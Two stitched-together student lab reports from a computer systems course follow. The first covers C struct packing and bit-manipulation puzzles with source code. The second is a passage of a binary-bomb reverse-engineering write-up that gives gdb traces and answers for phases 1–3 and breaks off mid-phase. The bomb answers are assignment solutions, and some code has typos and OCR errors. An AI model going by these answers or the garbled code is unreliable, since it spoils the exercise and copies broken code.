

华中科技大学

# 课程实验报告

课程名称： 计算机系统基础

实验名称： 数据的表示

院 系： 计算机科学与技术

专业班级： 

学 号：

姓 名：

指导教师：



## 一、实验目的与要求

- (1) 熟练掌握程序开发的基本方法，包括程序的编译、链接和调试；
- (2) 熟悉地址的计算方法、地址的内存转换；
- (3) 熟悉数据的表示形式。

## 二、实验内容

### 任务 1 数据存放的压缩与解压编程

定义了 结构 student，以及结构数组变量 old\_s[N], new\_s[N]; (N=5)

```
struct student {  
    char name[8];  
    short age;  
    float score;  
    char remark[200]; // 备注信息  
};
```

编写程序，输入 N 个学生的信息到结构数组 old\_s 中。将 old\_s[N] 中的所有信息依次紧凑(压缩)存放 到一个字符数组 message 中，然后从 message 解压缩到结构数组 new\_s[N]中。打印压缩前(old\_s)、解压后(new\_s)的结果，以及压缩前、压缩后存放数据的长度。

要求：

- (1) 输入的第 0 个人姓名(name)为自己的名字，分数为学号的最后两位；
- (2) 编写指定接口的函数完成数据压缩

压缩函数有两个： int pack\_student\_bytebybyte(student\* s, int sno, char \*buf);  
int pack\_student\_whole(student\* s, int sno, char \*buf);

s 为待压缩数组的起始地址； sno 为压缩人数； buf 为压缩存储区的首地址；两个函数的返回均是调用函数压缩后的字节数。 pack\_student\_bytebybyte 要求一个字节一个字节的向 buf 中写数据； pack\_student\_whole 要求对 short、float 字段都只能用一条语句整体写入，用 strcpy 实现串的写入。

- (3) 使用指定方式调用压缩函数

old\_s 数组的前 N1 (N1=2) 个记录压缩调用 pack\_student\_bytebybyte 完成；后 N2 (N2==3) 个记录压缩调用 pack\_student\_whole，两种压缩函数都只调用 1 次。

- (4) 使用指定的函数完成数据的解压

解压函数的格式： int restore\_student(char \*buf, int len, student\* s);

buf 为压缩区域存储区的首地址； len 为 buf 中存放数据的长度； s 为存放解压数据的结构数组的起始地址； 返回解压的人数。解压时不允许使用函数接口之外的信息（即不允许定义其他全局变量）

(5) 仿照调试时看到的内存数据，以十六进制的形式，输出 message 的前 20 个字节的内容，并与调试时在内存窗口观察到的 message 的前 20 个字节比较是否一致。

(6) 对于第 0 个学生的 score，根据浮点数的编码规则指出其个部分的编码，并与观察到的内存表示比较，验证是否一致。

- (7) 指出结构数组中个元素的存放规律，指出字符串数组、short 类型的数、float 型的数的存放规律。

### 任务 2 编写位运算程序

按照要求完成给定的功能，并自动判断程序的运行结果是否正确。（从逻辑电路与门、或门、非门等角度，实现 CPU 的常见功能。所谓自动判断，即用简单的方式实现指定功能，并判断两个函数的输出是否相同。）

- (1) int absVal(int x);      返回 x 的绝对值

- 仅使用 !、 ~、 &、 ^、 |、 +、 <<、 >>, 运算次数不超过 10 次  
判断函数: int absVal\_standard(int x) { return (x < 0) ? -x : x;}
- (2) int negate(int x); 不使用负号, 实现 -x  
判断函数: int netgate\_standard(int x) { return -x;}
- (3) int bitAnd(int x, int y); 仅使用 ~ 和 |, 实现 &  
判断函数: int bitAnd\_standard(int x, int y) { return x & y;}
- (4) int bitOr(int x, int y); 仅使用 ~ 和 &, 实现 |  
(5) int bitXor(int x, int y); 仅使用 ~ 和 ^, 实现 ^  
(6) int isTmax(int x); 判断 x 是否为最大的正整数 (7FFFFFFF),  
只能使用 !、 ~、 &、 ^、 |、 +  
(7) int bitCount(int x); 统计 x 的二进制表示中 1 的个数  
只能使用, !~&^|+<<>>, 运算次数不超过 40 次  
(8) int bitMask(int highbit, int lowbit); 产生从 lowbit 到 highbit 全为 1, 其他位为 0 的数。例如  
bitMask(5,3) = 0x38 ; 要求只使用 !~&^|+<<>>; 运算次数不超过 16 次。  
(9) int addOK(int x, int y); 当 x+y 会产生溢出时返回 1, 否则返回 0  
仅使用 !、 ~、 &、 ^、 |、 +、 <<、 >>, 运算次数不超过 20 次  
(10) int byteSwap(int x, int n, int m); 将 x 的第 n 个字节与第 m 个字节交换, 返回交换后的结果。  
n、 m 的取值在 0~3 之间。  
例: byteSwap(0x12345678, 1, 3) = 0x56341278  
byteSwap(0xDEADBEEF, 0, 2) = 0xDEEFBEAD  
仅使用 !、 ~、 &、 ^、 |、 +、 <<、 >>, 运算次数不超过 25 次

## 三、实验记录及问题回答

### (1) 任务 1 的算法思想、运行结果等记录

#### 算法思想

压缩过程我保留原数据中所有可见字符信息，并将其紧密排列在 **message[]** 中。解压过程即将信息区分并分别储存在对应结构体成员中。

对于 **pack\_student\_bytobyte()**, 使用 **char\***类型的 **ps** 和 **pbuf** 来控制结构体序列的具体内存位置和 **message[]** 的位置，每个结构体考虑依次压缩其成员，这样便于数据还原。对于 **name[]** 和 **remark[]**，问题主要是变长，因此考虑使用 **strlen()** 获取其有效长度 **len** 之后压缩 **len** 字节的内容，注意此处 **len** 为数组长度+1，考虑压入字符 ‘\0’ 来标志一个字符串的结束，否则难以区分各个成员的信息。对于 **age** 和 **score**，由于他们是一个大小固定的变量，因此直接逐字节储存进入 **message[]** 即可。

而 **pack\_student\_whole()**，可以直接使用 **strcpy()** 将信息复制进 **message[]** 即能完成信息的压缩，因为 **strcpy()** 在遇到结束字符将会自动终止复制。

程序从 **stu.txt** 中读入学生信息，其中 **stu.txt** 内容如下：

```
[mihari@mihari-no-Laptop] - [~/ICS/]
[$] cat -n stu.txt
 1 Manba 41 24 What_can_I_say?
 2 Manbo 23 23 hahaha
 3           20 0 me
 4 Trump 78 312 MAGA
 5 Kennedy 46 0 head_shot%
```

图表 1 stu.txt 中的学生信息

然后使用命令 `gcc task1.c -o task1 && ./task1` 得到运行结果:

```
[mihari@mihari-no-Laptop] - [~/ICS/impl/]
[$] gcc task1.c -o task1 && ./task1
name = Manba
age = 41
score = 24.000000
remark = What_can_I_say?

name = Manbo
age = 23
score = 23.000000
remark = hahaha

name =
age = 20
score = 0.000000
remark = me

name = Trump
age = 78
score = 312.000000
remark = MAGA

name = Kennedy
age = 46
score = 0.000000
remark = head_shot
```

图表 2 信息处理结果

对于问题(5): 考虑在 `main()` 后添加语句:

```
64 puts("The first 20 bytes of the message:");
65 for (int i = 0; i < 20; ++i)
66     printf("%02x ", (unsigned char)message[i]);
67 putchar('\n');
```

图表 3

来完成输出任务, 获得输出结果:

```
The first 20 bytes of the message:
4d 61 6e 62 61 00 29 00 00 00 c0 41 57 68 61 74 43 61 6e 49
```

图表 4

使用 `gdb` 获取的信息为:

```
(gdb) x/20xb message
0x55555558c0 <message>: 0x4d    0x61    0x6e    0x62    0x61    0x00    0x29    0x00
0x55555558c8 <message+8>: 0x00    0x00    0xc0    0x41    0x57    0x68    0x61    0x74
0x55555558d0 <message+16>: 0x43    0x61    0x6e    0x49
```

图表 5

对比验证二者相同。

对于问题(6): `stu.txt` 中 0 号学生成绩为 24.0, 根据 `float` 的储存方式对其二进制进行分析:

1. 正数, 符号位为 0;
2.  $24 = (11000)_2$  因此  $24 = (1.1)_2 \times 2^4$ , 指数为 4=4, 由于其使用偏移存储,

因此存储的指数为  $E = 4+127 = 131 = (1000\ 0011)_2$ ;

3. 有效位  $M = 1000\ 0000\ 0000\ 0000\ 0000\ 000$  (23 位, 隐式 1 不存储);

4. 因此整个二进制应当为  $0100\ 0001\ 1100\ 0000\ 0000\ 0000\ 0000\ 0000 = 0x\ 41\ C0\ 00\ 00$ ;

考虑小端法存储数据, 于是我们观测到的应该是  $00\ 00\ C0\ 41$ , 使用命令 `x/4xb &old_s[0].score` 对内存进行检查, 获得

```
(gdb) x/4xb &old_s[0].score
0x55555555804c <old_s+12>:      0x00      0x00      0xc0      0x41
```

图表 6

与预期一致, 说明分析正确。

对于问题(7): 观察内存发现, 结构体 `student` 的 0–7 字节存的是 `name[]`, 8–9 字节存 `age`, 10–11 是填充字节, 12–15 存 `score` 变量, 16–…存 `remark[]`。

可以发现存储规律为: 1. 一般按顺序以小端法依次存储; 2. 若对于一个变量的偏移量不是其对应类型的字节个数的倍数, 那么会在其开头填充, 直到当前变量的偏移量是对应类型字节个数的倍数。

比如在 `student` 结构体中, `score` 是 `float` 类型, 因此要求 4 字节对齐, 如果不在其开头位置进行补齐, 其起始位置就是 10, 而 10 不是 4 的倍数。于是选择进行两个字节的填充, 以满足 `score` 起始位置 12 是 4 的倍数。

## (2) 任务 2 的算法思想、运行结果等记录

为检验代码正确性, 考虑在主函数中使用 `rand()` 随机生成 5000 组数据进行随机测试, 对于每个函数 `foo()`, 我都实现了一个 `foo_std()` 来验证其正确性。

`absVal(x)`: 于 C 语言的右移是算数右移, 因此, 如果  $x < 0$ , 则  $x \gg 31$  得到的结果是 -1, 否则为 0, 如果将  $(x \gg 31)^x$ , 这刚好是我们所需要的负数取反规则, 最后再  $-(x \gg 31)$ , 就是整个补码流程, 即函数实现如下:

```
5  int absVal(int x) {
6  |     return ((x >> 31) ^ x) - (x >> 31);
7 }
```

图表 7 `absVal()` 函数

`negate(x)`: 即实现取反加一即可。实现如下:

```
10 int negate(int x) { return (~x) + 1; }
```

图表 8 `negate()` 函数

`bitAnd(x)`: 由德摩根律:  $\sim(\sim x \mid \sim y) = x \& y$ , 实现如下:

```
15 int bitAnd(int x, int y) { return ~(~x \mid ~y); }
```

图表 9 `bitAnd()` 函数

`bitOr(x)`: 由德摩根律:  $\sim(\sim x \& \sim y) = x \mid y$ , 实现如下:

```
18 int bitOr(int x, int y) { return ~(~x \& ~y); }
```

图表 10 `bitOr()` 函数

`bitXor(x)`: 由异或定义可得  $x \wedge y = (x \mid y) - (x \& y) = \sim(\sim x \& \sim y) \& \sim(x \& y)$ ,

于是可以进行实现:

```
21 int bitXor(int x, int y) { return ~(~x & ~y) & ~(x & y); }
```

图表 11 bitXor() 函数

isTmax(x): 如果  $x$  是  $0x7FFFFFFF$ , 那么  $\sim(x \ll 1 | 1) = 0$ , 其他情况均不满足, 于是:

```
24 int isTmax(int x) { return !~(x << 1 | 1); }
```

图表 12 isTmax() 函数

bitCount(x): 首先研究 **00 01 10 11** 这四种情况如何快速统计, 发现  $a=(a&1)+(a>>1)$  得到的结果刚好是这四种情况各自含 **1** 的个数, 将其推广之后可以统计四位、八位等更高阶的情况, 实现中特别处理了  $x=INF\_MIN$  的情况, 其他情况取绝对值后进行统计, 这样右移就等价于逻辑右移:

```
31 int bitCount(int x) {
32     if (!(x ^ INT_MIN)) return 1; // special judge
33     x = absVal(x);
34     x = (x & 0x55555555) + ((x >> 1) & 0x55555555); // 2 bits
35     x = (x & 0x33333333) + ((x >> 2) & 0x33333333); // 4 bits
36     x = (x & 0x0F0F0F0F) + ((x >> 4) & 0x0F0F0F0F); // 8 bits
37     x = (x & 0x00FF00FF) + ((x >> 8) & 0x00FF00FF); // 16 bits
38     x = (x & 0x0000FFFF) + ((x >> 16) & 0x0000FFFF); // 32 bits
39     return x;
40 }
```

图表 13 bitCount(x) 函数

bitMask(l, r): 由二进制借位性质, 可以直接使用  $(1<<r+1)-(1<<l)$ , 不过需要注意的是如果  $r=31$ , 那么前项可能会出现  $cf=1$  的情况, 因此需要先以 **long** 类型进行计算, 实现如下:

```
39 int bitMask(int l, int r) { return (1ll << (r + 1)) - (1ll << l); }
```

图表 14 bitMask() 函数

addOk(x, y): 验证计算前后符号位即可:

```
46 int addOk(int x, int y) {
47     int sx = x >> 31, sy = y >> 31, ss = (x + y) >> 31;
48     return ((sx ^ sy) | !(sx ^ ss)) & 1;
49 }
```

图表 15 addOk() 函数

byteSwap(x, n, m): 取出第  $n$  个字节和第  $m$  个字节之后, 使用异或的性质进行交换即可:

```
56 int byteSwap(int x, int n, int m) {
57     int n_byte = (x >> (n << 3)) & 0xff;
58     int m_byte = (x >> (m << 3)) & 0xff;
59     n_byte ^= m_byte;
60     x ^= (n_byte << (n << 3)) | (n_byte << (m << 3));
61     return x;
62 }
```

图表 16 byteSwap(x, n, m) 函数

## 四、体会

通过本次实验, 我加深了对程序开发、数据表示以及内存管理的理解。在数据压缩与解压任务中, 逐字节压缩与整体压缩的实现让我认识到内存优化的重要性, 以及如何在不同的场景选择合适的实现方式。

在实现数据解压时，严格使用接口中提供的信息，提升了对内存布局和指针操作的掌控能力。尤其是调试时观察 `message` 的内存数据，与十六进制输出进行对比，加深了对浮点数和数据存储规律的理解。

在位运算任务中，借助逻辑运算符和位移操作完成复杂功能，如模拟算术运算和逻辑判断。这提高了对位操作基础的掌握，并感受到约束下的算法设计挑战。实验中也验证了二进制编码的严谨性和直观性，加深了对计算机底层工作原理的理解。

## 五、源码

实验任务 1、2 的源程序（单倍行距，5 号宋体字）

### 任务一代码 task1.c

```
#include <stdio.h>
#include <assert.h>
#include <string.h>

#define debug(...) fprintf(stderr, __VA_ARGS__)

#define N 5      // 5 students in total
#define N1 2     // students to be packed byte by byte
#define N2 3     // students to be packed as a whole

typedef struct {
    char name[8];           // 8 bytes
    short age;              // 2 bytes
    float score;             // 4 bytes
    char remark[200];        // 200 bytes
} student; // 0 号位置表示自己

const int student_size = sizeof (student);           // student
const int name_size = sizeof (char[8]);               // char name[8]
const int age_size = sizeof(short);                  // short age
const int score_size = sizeof (float);                // float score
const int remark_size = sizeof (char[200]);          // char remark[200]
const int total_size = name_size + age_size + score_size + remark_size;
// 8 + 2 + (2)(alignment) + 4 + 200 = 214 + (2)(alignment)

student old_s[N]; // original student info
student new_s[N]; // restored student info
char message[1 << 20]; // message to be sent

/* function declaration */
int pack_student_bytebybyte(student* s, int sno, char *buf);
int pack_student_whole(student* s, int sno, char *buf);
int restore_student(char *buf, int cntbuf, student *s);
```

```
int main() {
    // read the data from stu.txt
    freopen("stu.txt", "r", stdin);

    for (int i = 0; i < N; ++i) {
        scanf ("%s", old_s[i].name);
        scanf ("%hd", &old_s[i].age);
        scanf ("%f", &old_s[i].score);
        scanf ("%s", old_s[i].remark);
    }

    // encode the data
    int cntbyte = 0;
    cntbyte = pack_student_bytebybyte(old_s, N1, message);
    cntbyte += pack_student_whole(old_s + N1, N2, message + cntbyte);

    // decode the data
    int cnt = restore_student(message, cntbyte, new_s);

    assert (cnt == N);

    for (int i = 0; i < N; ++i) {
        printf("name      = %s\n", new_s[i].name);
        printf("age       = %hd\n", new_s[i].age);
        printf("score     = %f\n", new_s[i].score);
        printf("remark   = %s\n", new_s[i].remark);
        printf("\n");
    }

    puts("The first 20 bytes of the message:");
    for (int i = 0; i < 20; ++i)
        printf("%02x ", (unsigned char)message[i]);
    putchar('\n');
    return 0;
}

int pack_student_bytebybyte(student* s, int sno, char *buf) {
    int cnt = 0;
    char *ps = (char*) s;
    char *pbuf = (char*) buf;
    while (cnt < sno) {
        // name
        int len = strlen(s[cnt].name) + 1;
        for (int i = 0; i < len; ++i) {
```

```
*pbuff = *ps;
++pbuff, ++ps;
}
for (int i = len; i < 8; ++i) ++ps;

// age
for (int i = 0; i < age_size; ++i) {
    *pbuff = *ps;
    ++pbuff, ++ps;
}

ps += 2;

// score
for (int i = 0; i < score_size; ++i) {
    *pbuff = *ps;
    ++pbuff, ++ps;
}

// remark
len = strlen(s[cnt].remark) + 1;
for (int i = 0; i < len; ++i) {
    *pbuff = *ps;
    ++pbuff, ++ps;
}
for (int i = len; i < 200; ++i) ++ps;
++cnt;
}

return pbuf - buf; // return the number of bytes after packing
}

int pack_student_whole(student* s, int sno, char *buf) {
    int cnt = 0;

    char *p = NULL;
    char *pbuff = (char*) buf;

    while (cnt < sno) {
        p = s[cnt].name;
        strcpy(pbuff, p);
        pbuff += strlen(s[cnt].name) + 1;

        p = (char*)&s[cnt].age;
        *((short*)pbuff) = *((short*)p);
```

```
    pbuf += age_size;

    p = (char*)&s[cnt].score;
    *((float*)pbuf) = *((float*)p);
    pbuf += score_size;

    p = s[cnt].remark;
    strcpy(pbuf, p);
    pbuf += strlen(s[cnt].remark) + 1;

    ++cnt;
}

return pbuf - buf; // return the number of bytes after packing
}

int restore_student(char *buf, int lenbyte, student *s) {

    int cnt = 0, now = 0;
    char *pbuf = (char*)buf;
    char *p = (char*)s;

    while (pbuf - buf < lenbyte) {
        // name
        int len = strlen(pbuf) + 1;
        for (int i = 0; i < len; ++i)
            *p = *pbuf, ++pbuf, ++p;
        for (int i = len; i < 8; ++i) *p = 0, ++p;

        for (int i = 0; i < age_size; ++i)
            *p = *pbuf, ++pbuf, ++p;

        // data alignment
        for (int i = 0; i < 2; ++i) *p = 0, ++p;

        for (int i = 0; i < score_size; ++i)
            *p = *pbuf, ++pbuf, ++p;

        len = strlen(pbuf) + 1;
        for (int i = 0; i < len; ++i)
            *p = *pbuf, ++pbuf, ++p;
        for (int i = len; i < 200; ++i) *p = 0, ++p;

        ++cnt;
    }
}
```

```
    return cnt;  
}  
  
/* input.txt  
Manba 41 24 WhatCanISay?  
Manbo 23 23 hahaha  
Enzing 20 0 me  
Trump 78 312 MAGA  
Kennedy 46 0 head_shot  
*/
```

## 任务二代码 task2.c

```
#include <stdio.h>  
#include <stdlib.h>  
#include <stdarg.h>  
#include <time.h>  
#include <assert.h>  
#include <limits.h>  
  
#define masdf(...) fprintf(stderr, __VA_ARGS__)  
#define check(func, ...) assert(func(__VA_ARGS__) == func##_std(__VA_ARGS__))  
  
typedef void (*fptr)(va_list args);  
  
int absVal(int x) { return ((x >> 31) ^ x) - (x >> 31); }  
int absVal_std(int x) { return x < 0? -x: x; }  
  
int negate(int x) { return (~x) + 1; }  
int negate_std(int x) { return -x; }  
  
int bitAnd(int x, int y) { return ~(~x | ~y); }  
int bitAnd_std(int x, int y) { return x & y; }  
  
int bitOr(int x, int y) { return ~(~x & ~y); }  
int bitOr_std(int x, int y) { return x | y; }  
  
int bitXor(int x, int y) { return ~(~x & ~y) & ~(x & y); }  
int bitXor_std(int x, int y) { return x ^ y; }  
  
int isTmax(int x) { return !~(x << 1 | 1); }  
int isTmax_std(int x) { return x == 0x7FFFFFFF; }  
  
int bitCount(int x) {
```

```

if (!(x ^ INT_MIN)) return 1; // special judge
x = absVal(x);
x = (x & 0x55555555) + ((x >> 1) & 0x55555555); // 2 bits
x = (x & 0x33333333) + ((x >> 2) & 0x33333333); // 4 bits
x = (x & 0x0F0F0F0F) + ((x >> 4) & 0x0F0F0F0F); // 8 bits
x = (x & 0x00FF00FF) + ((x >> 8) & 0x00FF00FF); // 16 bits
x = (x & 0x0000FFFF) + ((x >> 16) & 0x0000FFFF); // 32 bits
return x;
}

int bitCount_std(unsigned x) {
    int ret = 0;
    if (x == INT_MIN) return 1;
    x = absVal_std(x);
    for (; x; x >= 1) ret += x & 1;
    return ret;
}

int bitMask(int l, int r) { return (111 << (r + 1)) - (111 << l); }
int bitMask_std(int l, int r) {
    int x = 0;
    for (int i = l; i <= r; ++i) x |= 1 << i;
    return x;
}

int addOk(int x, int y) {
    int sx = x >> 31, sy = y >> 31, ss = (x + y) >> 31;
    return ((sx ^ sy) | !(sx ^ ss)) & 1;
}
int addOk_std(int x, int y) {
    int resi = x + y;
    long resl = (long)x + y;
    return (long)resi == resl;
}

int byteSwap(int x, int n, int m) {
    int n_byte = (x >> (n << 3)) & 0xff;
    int m_byte = (x >> (m << 3)) & 0xff;
    n_byte ^= m_byte;
    x ^= (n_byte << (n << 3)) | (n_byte << (m << 3));
    return x;
}
int byteSwap_std(int x, int n, int m) {
    if (n > m) n ^= m ^= n ^= m;
    n <= 3, m <= 3;
    for (int i = 0; i < 8; ++i) {

```

```
if (((x >> n + i) & 1) != ((x >> m + i) & 1))
    x ^= (1 << n + i) | (1 << m + i);
}

return x;
}

int main() {
    srand((unsigned)time(NULL));
    int T = 1000;
    while (T--) {
        int x = rand() - rand(), y = rand() - rand();
        check(absVal, x);
        check(negate, x);
        check(bitAnd, x, y);
        check(bitOr, x, y);
        check(bitXor, x, y);
        check(isTmax, x);
        check(bitCount, x);
        int l = rand() % 32, r = rand() % 32;
        if (l > r) l ^= r ^= l ^= r;
        check(bitMask, l, r);
        check(add0k, x, y);
        l &= 0x3, r &= 0x3;
        if (l > r) l ^= r ^= l ^= r;
        check(byteSwap, x, l, r);
    }
    masdf("<----- Pass the test ----->\n");
    return 0;
}
```

华中科技大学


# 课程实验报告


课程名称： 计算机系统基础


实验名称： 二进制炸弹拆除


院 系： 计算机科学与技术

专业班级： 

学 号： 

姓 名： 

指导教师： 



## 《计算机系统基础实践》任务书

# 实验二 机器级语言理解——二进制炸弹拆除

## 一、实验目的与要求

通过逆向分析一个二进制程序（称为“二进制炸弹”）的构成和运行逻辑，加深对理论课中关于程序的机器级表示各方面知识点的理解，增强反汇编、跟踪、分析、调试等能力。

实验环境：Ubuntu, GCC, GDB 等

## 二、实验内容

### 任务 1 二进制炸弹拆除

“二进制炸弹”是一个 Linux 可执行程序。每个同学按自己学号，到群文件中下载自己的压缩包，解压后可得到 bomb 执行程序和 bomb.c 总控源程序。

bomb 执行程序由六个阶段组成。每个阶段都需要输入特定的字符串。如果输入了正确的字符串，那么该阶段就“解除”。否则，炸弹会通过打印“BOOM!!!”。每个同学的目标是解除尽可能多的阶段。

进度提示：

本实验使用两次课内上机，8 学时完成。找出尽可能多的密码字符串。

#### Phase\_1 字符串比较 答案 The moon unit will be divided into two divisions.

由提示，该阶段为字符串比较，先输出 9999999999 测试串，进入 phase\_1() 之后，发现其调用一个 string\_not\_equal() 函数，考虑单步进入查看其内部实现：

```

0x565564d6 <phase_1+9>    add    $0x4a8e,%ebx
0x565564dc <phase_1+15>    lea    -0x2e20(%ebx),%eax
0x565564e2 <phase_1+21>    push   %eax
0x565564e3 <phase_1+22>    push   0x1c(%esp)
> 0x565564e7 <phase_1+26>  call   0x56556ac9 <strings_not_equal>
0x565564ec <phase_1+31>    add    $0x10,%esp

```

图表 1

进入之后，发现其调用了两次 string\_length() 函数，说明其中一个就是我们的目标串：

```

0x56556acc <strings_not_equal+3>      mov    0x10(%esp),%ebx
0x56556ad0 <strings_not_equal+7>      mov    0x14(%esp),%esi
> 0x56556ad4 <strings_not_equal+11>    push   %ebx
0x56556ad5 <strings_not_equal+12>      call   0x56556aab <string_length>
0x56556ada <strings_not_equal+17>      mov    %eax,%edi
0x56556adc <strings_not_equal+19>      mov    %esi,(%esp)
0x56556adf <strings_not_equal+22>      call   0x56556aab <string_length>

```

图表 2

分别输出两个串的内容，发现 %ebx 指向地址是我们的输入串，那么 %esi 就是目标串了：

```

(gdb) x/s $ebx
0x5655b3a0 <input_strings>:      "9999999999"
(gdb) x/s $esi
0x56558144:      "The moon unit will be divided into two divisions."

```

因此，可以得到 Phase\_1 的答案是 The moon unit will be divided into two divisions.

## Phase\_2 循环 答案 1 2 4 7 11 16 (不唯一)

该阶段为循环，相似地，先尝试测试串 999999999，进入 `phase_2()` 后，发现调用了 `read_six_number()` 函数，并且有一个引爆条件  $\%eax \leq 5$ ，如图 3

```

> 0x56556c51 <read_six_numbers+59>    cmp    $0x5,%eax
0x56556c54 <read_six_numbers+62>    jle    0x56556c5b <read_six_numbers+69>
0x56556c56 <read_six_numbers+64>    add    $0x8,%esp
0x56556c59 <read_six_numbers+67>    pop    %ebx
0x56556c5a <read_six_numbers+68>    ret
0x56556c5b <read_six_numbers+69>    call   0x56556be1 <explode_bomb>

```

图表 3

说明该阶段需要我们输入至少 6 个数字，考虑修改测试串为六个数字 1 2 3 4 5 6，并再次到达该阶段，成功通过第一个检查点，然后到达循环部分：

```

0x56556534 <phase_2+53>      mov    $0x1,%esi
0x56556539 <phase_2+58>      lea    0x4(%esp),%edi
0x5655653d <phase_2+62>      jmp    0x5655654e <phase_2+79>
0x5655653f <phase_2+64>      call   0x56556be1 <explode_bomb>
0x56556544 <phase_2+69>      jmp    0x56556534 <phase_2+53>
0x56556546 <phase_2+71>      add    $0x1,%esi
0x56556549 <phase_2+74>      cmp    $0x6,%esi
0x5655654c <phase_2+77>      je     0x56556560 <phase_2+97>
0x5655654e <phase_2+79>      mov    %esi,%eax
0x56556550 <phase_2+81>      add    -0x4(%edi,%esi,4),%eax
0x56556554 <phase_2+85>      cmp    %eax,(%edi,%esi,4)
0x56556557 <phase_2+88>      je     0x56556546 <phase_2+71>
0x56556559 <phase_2+90>      call   0x56556be1 <explode_bomb>
0x5655655e <phase_2+95>      jmp    0x56556546 <phase_2+71>
0x56556560 <phase_2+97>      mov    0x1c(%esp),%eax

```

图表 4 绿色部分为循环初始化，红色部分为循环内容，粉色部分为判断条件

输出 `M[R[%esp]]` 往后几个数字，发现从 `M[R[%esp]+1]` 开始（此处的 +1 是指 `int` 类的偏移一个）的连续六个数字刚好是我们输入的六个数字，如下图：

```

(gdb) x/10dw $esp
0xfffffd110:    -11724  1      2      3
0xfffffd120:    4       5      6      1218647808
0xfffffd130:    1448456036   -11724

```

图表 5

同时猜测，`$esi` 在此处应当是循环变量的作用，接下来只需要解读循环内的判断条件即可，循环内的判断条件在图 4 粉色框中，解读之后可以得到其翻译内容是 `%eax=%esi+a[%esi-1]`，然后判断 `%eax` 和 `a[%esi]` 的值是否相同，`a[]` 从 0 开始，`%esi` 判断区间为 [1, 6)，因此序列只需要满足上述条件即可，当然，前面还有一个边界判断，要求第一个数字必须大于等于 0：

```

0x5655652a <phase_2+43> add    $0x10,%esp
0x5655652d <phase_2+46> cmpl   $0x0,0x4(%esp)
0x56556532 <phase_2+51> js    0x5655653f <phase_2+64>
0x56556534 <phase_2+53> mov    $0x1,%esi
0x56556539 <phase_2+58> lea    0x4(%esp),%edi
0x5655653d <phase_2+62> jmp    0x5655654e <phase_2+79>
0x5655653f <phase_2+64> call   0x56556be1 <explode_bomb>
0x56556544 <phase_2+69> jmp    0x56556534 <phase_2+53>

```

图表 6 红框限制输入第一个数应当大于等于 0

随便构造一个数组满足上述条件即可，例如 1 2 4 7 11 16 (答案不唯一)，这就是 `phase_2()` 的内容。

## Phase\_3 条件/开关 答案 7 w 825 (不唯一)

该阶段考察条件/开关，因此猜测只需要找到关键判断语句即可，先使用测试串 **9999999999** 进行测试，进入 **phase\_3()**，然后发现 **sscanf()** 函数的调用：

```
> 0x56556594 <phase_3+27> lea    0x14(%esp),%eax
0x56556598 <phase_3+31> push   %eax
0x56556599 <phase_3+32> lea    0x13(%esp),%eax
0x5655659d <phase_3+36> push   %eax
0x5655659e <phase_3+37> lea    0x18(%esp),%eax
0x565565a2 <phase_3+41> push   %eax
0x565565a3 <phase_3+42> lea    -0x2dc6(%ebx),%eax
0x565565a9 <phase_3+48> push   %eax
0x565565aa <phase_3+49> push   0x3c(%esp)
0x565565ae <phase_3+53> call   0x56556140 <__isoc99_sscanf@plt>
0x565565b3 <phase_3+58> add    $0x20,%esp
```

图表 7

因此考虑找出 **sscanf()** 使用的模式串以此来摸清其输入格式，显然 **sscanf()** 前的 **push** 操作就是在使用堆栈给 **sscanf()** 传参，因此依次检查每一个参数，其实根据 **sscanf()** 的传参特点，所有 **push** 的这些地址，可以直接猜测只有最后的 **-0x2dc6(%esp)** 是模式串，而之前的是我们的输入内容，之后的 **0x3c(%esp)** 是读入字符串的头指针，因此，直接检查在执行这条 **push** 时以 **%eax** 为头指针的字符串，获得了输入模式串：

```
(gdb) x/1s $eax
0x5655819e:      "%d %c %d"
```

图表 8

此时获得信息：读入格式为 整数 字符 整数，修改测试读入串为 **7 8 9** 然后回到读入阶段，成功通过紧接的一个判断读入数量的引爆判断：

```
0x565565ae <phase_3+53> call   0x56556140 <__isoc99_sscanf@plt>
0x565565b3 <phase_3+58> add    $0x20,%esp
> 0x565565b6 <phase_3+61> cmp    $0x2,%eax
0x565565b9 <phase_3+64> jle    0x565565d5 <phase_3+92>
0x565565bb <phase_3+66> cmpl   $0x7,0x4(%esp)
0x565565c0 <phase_3+71> ja     0x565566cd <phase_3+340>
0x565565c6 <phase_3+77> mov    0x4(%esp),%eax
0x565565ca <phase_3+81> mov    %ebx,%edx
0x565565cc <phase_3+83> add    -0x2da4(%ebx,%eax,4),%edx
0x565565d3 <phase_3+90> jmp    *%edx
0x565565d5 <phase_3+92> call   0x56556be1 <explode_bomb>
```

图表 9 phase\_3+61 的判断，如果读入数量小于等于 2，则引爆炸弹

然后继续进行，紧接着的一个判断是判断 **0x4(%esp)** 和 **7** 的大小关系，如果大于 **7** 则引爆

```
0x565565bb <phase_3+66> cmpl   $0x7,0x4(%esp)
0x565565c0 <phase_3+71> ja     0x565566cd <phase_3+340>
```

图表 10

输出 **0x4(%esp)**，发现其对应的值为 **7**，也就是我们输入的第一个数，因此得到第一个限制——输入的第一个整数应当小于等于 7，由于测试串依旧可以使用，因此我们不必修改测试串，继续前进，接下来遇到的是一个 **jmp** 间接应用，跳转地址的计算是根据我们输入的第一个数来的

```
0x565565c6 <phase_3+77> mov    0x4(%esp),%eax
0x565565ca <phase_3+81> mov    %ebx,%edx
> 0x565565cc <phase_3+83> add    -0x2da4(%ebx,%eax,4),%edx
0x565565d3 <phase_3+90> jmp    *%edx
```

图表 11

但是，此处不必急于分析其地址的对应关系，可以先进入跳转查看后面的内容：

```
> 0x565566b2 <phase_3+313>    mov    $0x77,%eax
0x565566b7 <phase_3+318>    cmpl   $0x339,0x8(%esp)
0x565566bf <phase_3+326>    je     0x565566d7 <phase_3+350>
0x565566c1 <phase_3+328>    call   0x56556be1 <explode_bomb>
```

图表 12

发现判断条件，判断  $M[0x8 + R[%esp]]$ ，输出其值发现为 9，也就是我们输入的第三个部分，也是第二个整数，根据 `explode_bomb` 前的跳转条件，发现其值应当为  $0x339=825$ ，因此我们更改测试串为 7 8 921 并重新回到这一部分，继续跳转条件的进行

```
> 0x565566d7 <phase_3+350>    cmp    %al,0x3(%esp)
